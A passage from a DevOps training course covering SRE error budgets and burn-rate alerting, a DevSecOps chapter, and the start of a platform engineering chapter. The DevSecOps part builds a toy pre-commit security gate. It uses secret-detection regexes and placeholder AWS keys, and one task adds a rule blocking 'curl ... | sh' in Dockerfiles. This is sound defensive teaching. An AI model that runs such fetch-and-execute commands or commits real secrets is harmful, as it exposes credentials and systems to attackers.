  [slo_percent]
import csv, sys

SLO = float(sys.argv[1]) if len(sys.argv) > 1 else 99.9
rows = list(csv.DictReader(open("traffic.csv")))
total = sum(int(r["total"]) for r in rows)
errors = sum(int(r["errors"]) for r in rows)

sli = 100 * (total - errors) / total                  # the SLI: percent of good requests
allowed = total * (100 - SLO) / 100                   # the error budget, in requests
spent = 100 * errors / allowed

print(f"window: {len(rows)} hours, {total:,} requests, {errors:,} errors")
print(f"SLI (success rate): {sli:.3f}%   SLO target: {SLO}%")
print(f"error budget: {allowed:,.0f} failed requests allowed, {errors:,} used =
  {spent:.0f}% of budget")
print("status:", "BUDGET EXHAUSTED - freeze risky releases, work on reliability" if spent
  ⩾ 100
      else "WARNING - slow down" if spent ⩾ 75 else "OK - budget available, ship
  features")

# burn rate: how fast are we spending the budget right now compared with the pace that
  exactly uses it up?
last = rows[-4:]
t4, e4 = sum(int(r["total"]) for r in last), sum(int(r["errors"]) for r in last)
burn = (e4 / t4) / ((100 - SLO) / 100)
print(f"burn rate over last 4 hours: {burn:.1f}x  (1.0 = on pace to use exactly the whole
  budget in the window)")
if burn ⩾ 14.4:
    print("PAGE: at this rate a 30-day budget is gone in about 2 days")
elif burn ⩾ 1:
    print("TICKET: burning faster than sustainable")
EOF
```

3. **Evaluate the 99.9 percent SLO.**

```
BASH
python3 budget.py 99.9
```

Expected (the data uses a fixed random seed, so you should see this):

```
window: 720 hours, 7,097,897 requests, 9,023 errors
SLI (success rate): 99.873%   SLO target: 99.9%
error budget: 7,098 failed requests allowed, 9,023 used = 127% of budget
status: BUDGET EXHAUSTED - freeze risky releases, work on reliability
burn rate over last 4 hours: 9.9x  (1.0 = on pace to use exactly the whole budget in the
  window)
TICKET: burning faster than sustainable
```

Read it: the service delivered 99.873 percent, which is *below* the 99.9 percent target; the budget is overspent (127 percent), mostly because of the three-hour incident on day 12. The policy answer is: pause risky feature releases until the incident window ages out and reliability work is done.

4. **Change the objective and watch the decision change.** The SLO is a business choice, not a fact of nature.

```bash
python3 budget.py 99.5
python3 budget.py 99.99
```

Expected: at 99.5 percent the same data uses about 25 percent of the budget (`OK - budget available`); at 99.99 percent it uses over 1,000 percent and the last four hours burn at about 99x, which triggers the `PAGE` line. Same system, same traffic, three different conclusions. Which SLO is right depends on what users need and what the business will pay for.

5. **Find where the budget went.** Which days consumed it?

```bash
python3 - <<'EOF'
import csv, collections
errs = collections.Counter()
for r in csv.DictReader(open("traffic.csv")):
    errs[int(r["day"])] += int(r["errors"])
total = sum(errs.values())
for day, n in errs.most_common(3):
    print(f"day {day:2d}: {n:5d} errors = {100*n/total:.0f}% of all errors")
EOF
```

Expected: day 12 (the incident) accounts for about 63 percent of all errors, with day 30 (about 5 percent) next. Here the budget is dominated by a few bad hours, not a steady trickle, which is typical and tells you to invest in deploy safety and rollback rather than in general hardening.

6. **Do the toil arithmetic.** Suppose the team's on-call spends 12 hours a week on manual restarts and cleanups out of a 40-hour week. That is 30 percent toil for one person. Write down which of those tasks would you automate first and what is the break-even (hours to automate versus hours saved per month). You practised this in Infrastructure Automation §0.6.
7. **Clean up.**

```bash
cd ~ && rm -rf ~/sre-demo
```

7 Real-world scenario

Illustrative. The `shop-api` team and the product manager disagree. The PM wants to launch a new recommendations feature on Thursday; the SRE-minded engineers worry about stability after a rough month. Before the SLO, this was a shouting match. With the 99.9 percent SLO agreed in advance, they open the dashboard: 127 percent of the 30-day error budget is spent, mostly from one bad deploy. The pre-agreed policy says that when the budget is exhausted, only reliability fixes and security patches ship until it recovers. The PM is unhappy but the rule was signed up to months earlier, and nobody has to argue about whose opinion is better.

The team uses the freeze productively: they add automated rollback to the pipeline, a canary stage (Deployment Strategies §0.7), and a burn-rate alert. Nine days later the incident ages out of the rolling window, the budget is back to 60 percent, and the recommendations feature ships behind a feature flag. Two months later a similar bad deploy is caught by the canary at 5 percent of traffic and costs 3 percent of the budget. **Lesson:** error budgets convert reliability from a feeling into a shared, pre-agreed decision rule.

8 Common mistakes and best practices

Don't

- Set the SLO to 100 percent (it is unachievable and unaffordable) or copy a number because it sounds impressive.
- Choose SLIs because they are easy to measure (CPU, memory) instead of because users feel them.
- Make the SLA equal to the SLO: you want internal warning before the contract is breached.
- Use the error budget to punish people; it is a planning tool.
- Create dozens of SLOs per service. A few well-chosen ones are enough.
- Let "SRE" become a rename of the operations team that still does everything by hand.

Do

- Start with two SLIs per user-facing service (availability and latency) and one SLO each; refine later.

- Agree the *consequences* of an exhausted budget in advance, with product, engineering and management.
- Alert on burn rate, link alerts to runbooks, and review alert noise regularly.
- Measure toil, put a cap on it, and spend the freed time on automation and design improvements.
- Write blameless post-mortems with tracked action items, and share them.
- Revisit SLOs quarterly: too easy to hit means you are over-investing; always missed means the target or the system needs to change.

9 Tasks

- [ ] **T1 — Compute an error budget** *(≈25 min, beginner)*
  - **Goal:** run the calculator and interpret it.
  - **Steps:**
    1. Complete guide steps 1-3.
    2. Write the SLI, the SLO and the percentage of budget used in one sentence each.
  - **Done when:** you can state, without looking, that the budget is overspent and why.
- [ ] **T2 — Convert SLOs to minutes** *(≈20 min, beginner)*
  - **Goal:** make nines tangible.
  - **Steps:**
    1. Compute allowed downtime per 30 days for 99 percent, 99.9 percent, 99.95 percent, 99.99 percent and 99.999 percent.
    2. Compare with how long it takes a human to notice, diagnose and fix a typical incident (say 20 minutes).
  - **Done when:** you have a five-row table and a sentence saying which SLOs cannot be met without automated recovery.
- [ ] **T3 — Find the incident without being told** *(≈30 min, intermediate)*
  - **Goal:** use the data to find budget consumers.
  - **Steps:**
    1. Extend the step 5 script to print the top 5 *hours* by errors with the day and hour.
    2. Remove the incident by editing `gen.py` (delete the day-12 block), regenerate and re-run `budget.py 99.9`.
  - **Done when:** the top hours correspond to day 12, and without the incident the 99.9 percent SLO is met (about half of the budget is used).

- [ ] **T4 — Implement multi-window burn-rate alerting** *(≈50 min, intermediate)*
  - **Goal:** page on fast burn, ticket on slow burn.
  - **Steps:**
    1. Modify `budget.py` to compute burn over the last 1 hour and the last 6 hours.
    2. Print `PAGE` only if both exceed 14.4x (this reduces false alarms from short blips), and `TICKET` if the 6-hour burn exceeds 6x.
    3. Test with the data as generated and with the last 6 rows edited to zero errors.
  - **Done when:** the script pages on the original data's final-day spike only when both windows are high and stays quiet when you zero out the final rows.
- [ ] **T5 — Write an SLO document** *(≈45 min, intermediate)*
  - **Goal:** define SLIs and SLOs for a real service.
  - **Steps:**
    1. Choose a service you run or know (or `shop-api`) and list three user journeys.
    2. For each, define an SLI as "good events / valid events", a target, and a measurement point.
    3. State the policy: what happens at 50 percent, 100 percent of budget consumed.
  - **Done when:** the document fits one page, contains no SLI that users cannot feel, and has a written consequence for an exhausted budget.
- [ ] **T6 — Prove it: SRE versus DevOps, explained and demonstrated** *(≈45 min, advanced)*
  - **Goal:** explain the relationship and show the mechanism without notes.
  - **Steps:**
    1. Regenerate the data with your own incident and your own SLO and run the calculator.
    2. Explain in writing how SRE implements DevOps ideas: shared ownership, automation, measurement, feedback.
    3. Present one decision that the error budget makes that an opinion could not.
  - **Done when:** your explanation names SLI, SLO, error budget and toil correctly, and the demo output backs up the decision you describe.

10 Self-check questions

1. Define SLI, SLO, SLA and error budget, and how they relate.
2. Why is a 100 percent SLO a bad idea?
3. What is a burn rate, and why alert on it rather than on a raw error rate?

4. What is toil, and what rough limit does Google's SRE book suggest?
5. How does SRE relate to DevOps?

ANSWERS

1. An SLI measures behaviour (for example success ratio); an SLO is the target for that SLI over a window; an SLA is a contract, usually looser than the SLO, with consequences when missed; the error budget is the allowed unreliability, 100 percent minus the SLO.
2. It is practically unreachable, costs more with each extra nine, freezes change (every deploy is a risk), and users cannot perceive the difference beyond the reliability of their own devices and networks.
3. Burn rate is the speed at which the error budget is consumed relative to the sustainable pace. It tells you whether current errors threaten the SLO and how urgently, so you page on real user-impacting trends and ignore harmless blips.
4. Manual, repetitive, automatable, tactical work with no enduring value that scales with service growth. The book suggests keeping it to roughly 50 percent of an SRE's time at most.
5. DevOps is the culture and set of practices (shared ownership, automation, fast feedback); SRE is a concrete implementation with defined roles, SLOs, error budgets and toil limits. "Class SRE implements interface DevOps."

11 Further reading

- *Site Reliability Engineering: How Google Runs Production Systems* (free at sre.google/books) — Chapters on service level objectives, eliminating toil, and embracing risk.
- *The Site Reliability Workbook* (free at sre.google/books) — practical chapters on implementing SLOs and alerting on SLOs.
- *Implementing Service Level Objectives* by Alex Hidalgo.
- Sloth and Pyrra project documentation for generating SLO rules for Prometheus.
- See also: Level 14: SLIs §14.1, Level 14: SLAs §14.3 and Observability §0.10.

0.12 DevSecOps

Topic 12 of 13 | ~3 hours | Difficulty: Beginner

1 What it is

DevSecOps means building security into every stage of the delivery lifecycle — design, code, build, test, deploy, run — as a shared responsibility of developers, operators and security engineers, instead of a separate inspection performed by a security team just before release. The core slogan is **shift left**: find and fix security problems as early (as far "left" on the timeline from idea to production) as possible, because a vulnerability found in a pull request costs minutes to fix and one found in production costs incident response, customer notification and reputation.

Security checks become **automated steps in the pipeline** (CI/CD §0.2), run on every change: scanning code for flaws (**SAST**, static application security testing), scanning third-party libraries for known vulnerabilities (**SCA**, software composition analysis), scanning for committed secrets, scanning container images and infrastructure code, and testing the running application (**DAST**, dynamic application security testing). The newest strand is **software supply chain security**: knowing and protecting everything that goes into your software — your dependencies, your build system, your base images — and proving where each artifact came from.

2 Why it matters in DevOps

- **Speed breaks manual security.** A team deploying 20 times a day cannot wait for a two-week security review. Automation lets security keep pace.
- **Most of your code is not yours.** A typical application is mostly open-source dependencies and a base image. Their vulnerabilities are yours the day you ship them.
- **Pipelines are privileged.** CI/CD systems hold secrets and can deploy to production, so an attacker who compromises the pipeline owns everything it can reach.
- **Misconfiguration is as dangerous as bugs.** Public storage buckets, open security groups and root containers are configuration errors that infrastructure as code lets you review and scan (Infrastructure as Code §0.3).

- **Compliance and customers demand evidence.** Audits and enterprise buyers increasingly ask for scan results, SBOMs and access controls.

3 Real-world system example

Log4Shell (December 2021). A critical remote-code-execution vulnerability (CVE-2021-44228) in Apache Log4j, a ubiquitous Java logging library, forced organisations worldwide to answer one question: "where do we use Log4j?" Teams with an inventory of their dependencies (an **SBOM, software bill of materials**) and automated scanning could answer within hours; teams without one searched servers by hand for days. The incident is a standard case for why dependency inventory and scanning belong in the pipeline.

SolarWinds (2020). Attackers compromised the build system of the SolarWinds Orion software and inserted malicious code into updates that were then signed and distributed to customers. It is the canonical example of a **supply chain attack**: the source repository looked normal, the compromise lived in the build. This drove interest in hardened, reproducible builds and provenance (the SLSA framework, now an OpenSSF project; Sigstore/cosign for signing).

GitHub. GitHub offers, as part of the platform, several of the controls described here: **Dependabot** (automated dependency update pull requests and alerts), **secret scanning** with push protection that blocks commits containing known token formats, and **code scanning** with CodeQL. See Level 11: Dependency Scanning §11.10 and Level 11: Secrets Scanning §11.11.

Kubernetes and containers. Open-source scanners such as Trivy (container images, filesystems, IaC, SBOMs) and Grype, and policy engines such as OPA Gatekeeper and Kyverno, are widely used to block vulnerable or non-compliant workloads before they run. See Level 11: Container Image Scanning §11.9.

4 Diagram

Security checks along the pipeline, each one cheap and automatic:




Figure 0.12-1

The supply chain you are responsible for:




Figure 0.12-2

5 How it works

The security checks and where they run

Check	Looks at	Catches	Tools (examples)	Typical stage
Secret scanning	Commits, files	Committed API keys, passwords, private keys	gitleaks, GitHub secret scanning, truffleHog	pre-commit and PR
SAST	Your source code	Injection, unsafe functions, insecure patterns	Semgrep, CodeQL, SonarQube	PR
SCA / dependency scan	Lockfiles, manifests	Known CVEs in libraries, bad licenses	Dependabot, Snyk, `npm audit`, OWASP Dependency-Check	PR and nightly
IaC scan	Terraform, Kubernetes YAML	Open ports, public buckets, root containers	Checkov, tfsec/Trivy, kube-linter	PR
Image scan	Container images	OS and library CVEs, misconfig	Trivy, Grype	Build and registry
DAST	Running app	XSS, auth flaws, headers, exposed endpoints	OWASP ZAP	Staging

Check	Looks at	Catches	Tools (examples)	Typical stage
Policy / admission	Anything about to be deployed	Unsigned or non-compliant artifacts	OPA, Kyverno, cosign verification	Deploy

Principles that make it work

1. **Shift left, but keep defence in depth.** Early checks are cheap; later ones catch what slipped through. You need both.
2. **Fail the build on what matters, not on everything.** Block on critical, exploitable findings; report the rest. A gate that fails constantly gets disabled or ignored.
3. **Make the secure way the easy way.** Provide hardened base images, pipeline templates and secrets tooling (Platform Engineering §0.13) so developers do not need to be security experts.
4. **Least privilege everywhere.** Pipelines, humans and services each get the minimum access needed (Level 11: Least-privilege IAM §11.2).
5. **Treat secrets as toxic.** Never in Git or images; injected at runtime from a secrets manager (Level 11: Secrets Management §11.4).
6. **Know what you ship.** Generate an SBOM, pin versions and digests, keep a base-image update cadence.
7. **Verify provenance.** Sign artifacts, record how they were built, and let the deploy step verify signatures.
8. **Shared responsibility.** Security engineers build the guardrails and the knowledge; development teams own the fixes for their services.

Pinning, digests and integrity

Dependency and image tags can be moved. A version `==1.2.3` is better than `>=1.0`, and an image **digest** (`@sha256:...`) is better than a tag, because a digest names exact content. Checksums and signatures let a consumer prove that what they downloaded is what the publisher produced.

6 Step-by-step guide

Goal: build a toy "security gate" that scans a small repo for committed secrets, unpinned dependencies and a root container, install it as a **pre-commit hook** (shift-left on the developer's laptop), and then verify an artifact's integrity with a checksum (the supply chain idea in miniature). **Prerequisites:** Bash, `grep`, `sha256sum` (macOS: `shasum -a 256`) and Git. All work happens in a throwaway directory. The example keys are the documentation placeholders,

not real credentials. **Cost: none.** In real projects you would use maintained tools (gitleaks, Trivy, Semgrep, Dependabot — covered in Level 11); the toy gate exists so you understand *what* they do and *where* they run.

1. **Create a sample repo with deliberate problems.**

```bash
mkdir -p ~/devsecops-demo/repo && cd ~/devsecops-demo
cat > repo/app.py <<'EOF'
import os
AWS_KEY = "AKIAIOSFODNN7EXAMPLE"
db_password = "hunter2hunter2"
def handler(): return "ok"
EOF
printf 'flask\nrequests>=2.0\ngunicorn==22.0.0\n' > repo/requirements.txt
printf 'FROM python:latest\nCOPY . /app\nCMD ["python","/app/app.py"]\n' > repo/Dockerfile
```

2. **Write the gate.** It runs three checks and exits non-zero if any fails.

```bash
cat > gate.sh <<'EOF'
#!/usr/bin/env bash
# gate.sh - a toy "shift-left" security gate. Run it before you commit and again in CI.
# Usage: ./gate.sh <repo-dir>      exit code 0 = pass, 1 = fail
set -uo pipefail
REPO="${1:?usage: gate.sh <repo-dir>}"
FAIL=0
fail() { echo "  FAIL: $1"; FAIL=1; }

echo "[1/4] secret scan"
# AWS-style access key IDs, private key headers, and hard-coded password assignments
if grep -rEn --exclude-dir=.git 'AKIA[0-9A-Z]{16}|-----BEGIN (RSA |EC )?PRIVATE KEY-----|
  (password|secret|token)[[:space:]]*=[[:space:]]*["'"'"'][^"'"'"']{6,}' "$REPO" ; then
  fail "possible secret committed (see lines above)"
fi

echo "[2/4] dependency pinning"
for f in "$REPO"/requirements.txt; do
  [ -f "$f" ] || continue
  if grep -Evn '^\s*(#|$)|==' "$f"; then fail "unpinned dependency in $f (use
  name==version)"; fi
done

echo "[3/4] Dockerfile hygiene"
D="$REPO/Dockerfile"
if [ -f "$D" ]; then
  grep -Eqn '^FROM .*:latest|^FROM [^: ]+( |$)' "$D" && fail "base image not pinned to a
  version (avoid :latest or no tag)"
  grep -Eq '^USER ' "$D" || fail "container runs as root (add a USER instruction)"
fi
```

```
echo "[4/4] result"
[ "$FAIL" -eq 0 ] && echo "  PASS: gate clean" || echo "  GATE FAILED"
exit "$FAIL"
EOF
chmod +x gate.sh
```

3. **Run it against the bad repo.**

```bash
./gate.sh repo; echo "exit=$?"
```

Expected:

```
[1/4] secret scan
repo/app.py:2:AWS_KEY = "AKIAIOSFODNN7EXAMPLE"
repo/app.py:3:db_password = "hunter2hunter2"
  FAIL: possible secret committed (see lines above)
[2/4] dependency pinning
1:flask
2:requests⩾2.0
  FAIL: unpinned dependency in repo/requirements.txt (use name==version)
[3/4] Dockerfile hygiene
  FAIL: base image not pinned to a version (avoid :latest or no tag)
  FAIL: container runs as root (add a USER instruction)
[4/4] result
  GATE FAILED
exit=1
```

In a pipeline this non-zero exit code is what turns a pull request red.

4. **Fix the problems the secure way:** secrets come from the environment (injected from a secrets manager at runtime), dependencies are pinned, the image tag is explicit, and the process runs as a non-root user.

```bash
cat > repo/app.py <<'EOF'
import os
AWS_KEY = os.environ["AWS_ACCESS_KEY_ID"]
db_password = os.environ["DB_PASSWORD"]
def handler(): return "ok"
EOF
printf 'flask==3.0.3\nrequests==2.32.3\ngunicorn==22.0.0\n' > repo/requirements.txt
printf 'FROM python:3.12-slim\nCOPY . /app\nUSER 10001\nCMD ["python","/app/app.py"]\n' >
  repo/Dockerfile
./gate.sh repo; echo "exit=$?"
```

Expected: all four stages with no `FAIL` lines, `PASS: gate clean`, `exit=0`.

5. **Shift it left: install it as a Git pre-commit hook** in a fresh repository, so a secret never even reaches a commit.

```bash
mkdir hookdemo && cd hookdemo && git init -q .
cp ../gate.sh .
cat > .git/hooks/pre-commit <<'EOF'
#!/usr/bin/env bash
./gate.sh . || { echo "commit blocked by security gate"; exit 1; }
EOF
chmod +x .git/hooks/pre-commit
echo 'api_token = "abcd1234efgh"' > config.py
git add config.py && git commit -m "add config"; echo "exit=$?"
```

Expected: the gate prints `FAIL: possible secret committed`, followed by `commit blocked by security gate` and `exit=1`. The secret never entered history. (If `git commit` complains about your identity, run `git config user.name demo` and `git config user.email demo@example.com` inside this throwaway repo.) Now do it correctly:

```bash
echo 'api_token = os.environ["API_TOKEN"]' > config.py
git add config.py && git commit -q -m "add config"; echo "exit=$?"
```

Expected: the gate passes and the commit succeeds (`exit=0`). Local hooks can be bypassed (`--no-verify`), which is why the same gate must also run in CI where it cannot be skipped.

6. **Supply chain in miniature: integrity of an artifact.** A publisher records a checksum; a consumer verifies before using it.

```bash
cd ~/devsecops-demo && mkdir sc && cd sc
echo "release v1" > shop-api.tar
sha256sum shop-api.tar > SHA256SUMS          # publisher signs or publishes this
sha256sum -c SHA256SUMS                      # consumer verifies: shop-api.tar: OK
echo "malicious change" >> shop-api.tar      # someone tampers with the artifact
sha256sum -c SHA256SUMS; echo "exit=$?"
```

Expected: `shop-api.tar: OK`, then after tampering `shop-api.tar: FAILED`, `WARNING: 1 computed checksum did NOT match`, and `exit=1`. A container image **digest** and a **cosign signature** work on the same principle, with cryptographic proof of who produced the bytes (Level 4: Image Scanning and Container Security §4.14).

7. **Clean up.**

```bash
cd ~ && rm -rf ~/devsecops-demo
```

7 Real-world scenario

Illustrative. A new critical CVE is published for a popular Node.js web library. At 09:00 the security channel lights up. In the **before** world, the `shop-api` team greps repositories and asks around: three services are found by noon, a fourth (an old admin tool) at midnight. Nobody is certain they found everything.

In the **after** world, every build already generates an SBOM stored with the image. A single query against the SBOM store at 09:10 lists all 7 services using the vulnerable version, with their owners. Dependabot has already opened pull requests bumping the library; the CI pipeline runs tests, the image scan confirms the CVE is gone, and a policy at the deploy step refuses any image still containing it. By 13:00 six services are patched and the seventh is documented as not reachable and scheduled. **Lesson:** when you cannot know your exposure within minutes, you are not ready for the next big CVE; inventory and automation turn a crisis into a routine.

8 Common mistakes and best practices

Don't

- Bolt security on at the end as a gate controlled by another team.
- Fail every build on every low-severity finding; the team will learn to ignore or bypass the scanner.
- Commit secrets "temporarily". Git history is forever; a leaked key must be rotated, not just deleted from the file.
- Use `latest` tags and unpinned dependencies.
- Give CI runners long-lived, all-powerful credentials, or run untrusted pull request code with access to secrets.
- Treat scanning as a substitute for fixing: findings need owners and deadlines.

Do

- Automate the cheap checks (secret, dependency, image, IaC scans) on every pull request, and run heavier ones (DAST) on a schedule or in staging.
- Block on severity and exploitability, track the rest, and tune out false positives with documented exceptions.

- Use short-lived credentials for pipelines (for example OpenID Connect to the cloud) and least-privilege roles (Level 11: Least-privilege IAM §11.2).
- Generate an SBOM, sign artifacts, and verify signatures at deploy.
- Keep base images small and updated (Immutable Infrastructure §0.5).
- Practise: run security game days and rotate a secret on purpose to prove you can.

9 Tasks

- [ ] **T1 — Run the gate on a bad and a fixed repo** *(≈25 min, beginner)*
  - **Goal:** see a security gate fail and pass.
  - **Steps:**
    1. Complete guide steps 1-4.
    2. Save the output of the failing and passing runs.
  - **Done when:** the first run exits 1 with four `FAIL` lines and the second exits 0.
- [ ] **T2 — Add a new check** *(≈35 min, beginner)*
  - **Goal:** extend the gate with a new rule.
  - **Steps:**
    1. Add a fifth check that fails if any `.env` file is tracked in the repo directory.
    2. Add a sixth check that fails if the Dockerfile contains `curl ... | sh` or `curl ... | bash`.
    3. Create a repo that violates each and confirm each is caught.
  - **Done when:** each new violation makes the gate exit 1 with a clear message, and a clean repo still passes.
- [ ] **T3 — Install and test the pre-commit hook** *(≈25 min, intermediate)*
  - **Goal:** shift left on your own machine.
  - **Steps:**
    1. Complete guide step 5.
    2. Try `git commit --no-verify` with a bad file and note that the hook is skipped.
    3. Write down why CI must run the same gate.
  - **Done when:** a bad commit is blocked, a clean commit passes, and your note explains why local hooks are advisory.
- [ ] **T4 — Break the supply chain** *(≈30 min, intermediate)*
  - **Goal:** detect tampering and understand its limits.

- **Steps:**
  1. Complete guide step 6.
  2. Now tamper with both the artifact *and* `SHA256SUMS` (regenerate it) and run the check again.
  3. Explain why the check passes, and what you would add (signatures, a trusted channel for the checksum).
- **Done when:** you demonstrated that a checksum alone only proves integrity against accidents or a separate trusted copy, and you named signing as the fix.

- [ ] **T5 — Use a real scanner** *(≈45 min, intermediate)*
  - **Goal:** run a maintained tool instead of the toy one.
  - **Steps:**
    1. Install gitleaks or Trivy using the project's documented installation method (a package manager or a container image).
    2. Run it against your guide repo from step 1 (before the fixes).
    3. Compare its findings with the toy gate's output.
  - **Done when:** the real tool reports the AWS-style key, and you have a list of what it found that the toy gate did not (or vice versa).

- [ ] **T6 — Prove it: design a secure pipeline** *(≈50 min, advanced)*
  - **Goal:** produce a pipeline design without notes.
  - **Steps:**
    1. Draw a pipeline for `shop-api` from commit to production with every security check from section 5, placed at the stage where it is cheapest and most useful.
    2. For each check state the severity threshold that blocks the build and who owns the findings.
    3. Identify which of your pipeline's credentials would hurt most if stolen, and how you would shorten their lifetime or reduce their reach.
  - **Done when:** you have a one-page diagram and table, and can explain each placement choice and the answer to the credential question.

10 Self-check questions

1. What does "shift left" mean and why does it save money?
2. Name four automated security checks and what each one looks at.
3. What is an SBOM and when did it matter in the Log4Shell response?

4. Why is a digest safer than a tag?
5. Why can a pre-commit hook not be your only control?

ANSWERS

1. Moving security checks earlier in the lifecycle (to the developer's machine and pull request). A flaw is cheapest to fix when the code is fresh and nothing is deployed.
2. Secret scanning (committed credentials), SAST (your source code), SCA or dependency scanning (known CVEs in libraries), image scanning (OS and library CVEs in a container), IaC scanning (insecure infrastructure config), DAST (the running app).
3. A software bill of materials, a machine-readable inventory of the components in an artifact. It let organisations find every service using the vulnerable Log4j quickly instead of searching manually.
4. A tag is a movable label; a digest is the hash of exact content, so it always identifies the same bytes and any change is detectable.
5. Developers can bypass or fail to install local hooks. The same checks must run in CI, which is enforced by the server and gates merges.

11 Further reading

- OWASP resources: the OWASP Top 10 and OWASP DevSecOps Guideline (owasp.org).
- SLSA framework (slsa.dev) and Sigstore documentation (sigstore.dev).
- NIST Secure Software Development Framework (SSDF), SP 800-218 (csrc.nist.gov).
- Trivy documentation (trivy.dev) and gitleaks repository (github.com/gitleaks/gitleaks).
- GitHub documentation on Dependabot, secret scanning and code scanning (docs.github.com).
- See also: Level 11: OWASP Top 10 §11.5 and Level 11: Container Image Scanning §11.9.

0.13 Platform Engineering

Topic 13 of 13 | ~3 hours | Difficulty: Beginner

1 What it is

Platform engineering is the practice of building and running an **internal developer platform (IDP)**: a curated set of tools, templates, automation and documentation that lets product developers get what they need to build, ship and run software — a new service, a database, a pipeline, a dashboard — **by themselves, quickly and safely**, without filing tickets or becoming experts in every underlying technology.

The platform team treats the platform as a **product** and its developers as **customers**. Its flagship deliverable is the **golden path** (also called a *paved road*): the opinionated, well-supported, easiest way to do a common task — for example "create a new HTTP service": one command or one form produces a repository, a container build, a CI/CD pipeline, monitoring, a deployment, and an entry in the service catalog, all following company standards. Teams are free to leave the path, but the path is so convenient that most do not want to.

2 Why it matters in DevOps

- **"You build it, you run it" has a cognitive-load limit.** Asking every product team to master Kubernetes, Terraform, cloud IAM, observability, and security scanning slows everyone down. A platform absorbs that complexity once.
- **Fewer tickets, faster delivery.** Self-service replaces waiting days for an operations team to create a database or a namespace.
- **Consistency and security by default.** Standards (non-root containers, scanning, tagging, logging, ownership) are baked into the template instead of enforced by nagging (DevSecOps §0.12).
- **Less duplication.** Without a platform, twelve teams build twelve slightly different deployment pipelines, each with its own bugs.
- **Operational leverage.** A small platform team can improve the delivery experience of hundreds of engineers.

The trade-off: a platform is software that must be built, maintained and supported. A badly run platform becomes a bottleneck and a source of resentment rather than relief.

3 Real-world system example

Spotify and Backstage. Spotify built an internal developer portal called **Backstage** to tackle a fragmented ecosystem of tools and services, and open-sourced it in 2020; it is now a CNCF project. Backstage offers a **software catalog** (who owns what), **software templates** (golden paths that scaffold new services), and a plugin system for CI, docs and cloud tooling. Spotify has publicly written about "golden paths" as the supported way to create and run services. See Level 18: Backstage §18.8 and Level 18: Golden Paths §18.4.

Netflix has publicly described the notion of a "paved road": centrally supported tooling and libraries that most teams use because it makes shipping and operating services easier, while teams with unusual needs can go off-road and accept more responsibility.

Kubernetes-based platforms. Many organisations assemble IDPs from open-source parts: Kubernetes for runtime, Argo CD or Flux for delivery (Level 17: GitOps §17.1), Terraform or Crossplane for cloud resources (Level 18: Crossplane §18.9), Backstage as the front door, and policy engines for guardrails (Level 18: Policy as Code §18.7). The CNCF has published a platforms white paper and a platform engineering maturity model describing this approach.

Team Topologies. The book *Team Topologies* (Matthew Skelton and Manuel Pais) popularised the idea of a **platform team** that provides internal services to **stream-aligned teams** (product teams), through self-service "X-as-a-Service" interaction, to reduce cognitive load. Many platform engineering programmes cite it as their organisational model.

4 Diagram

An internal developer platform, from the developer's point of view and below:

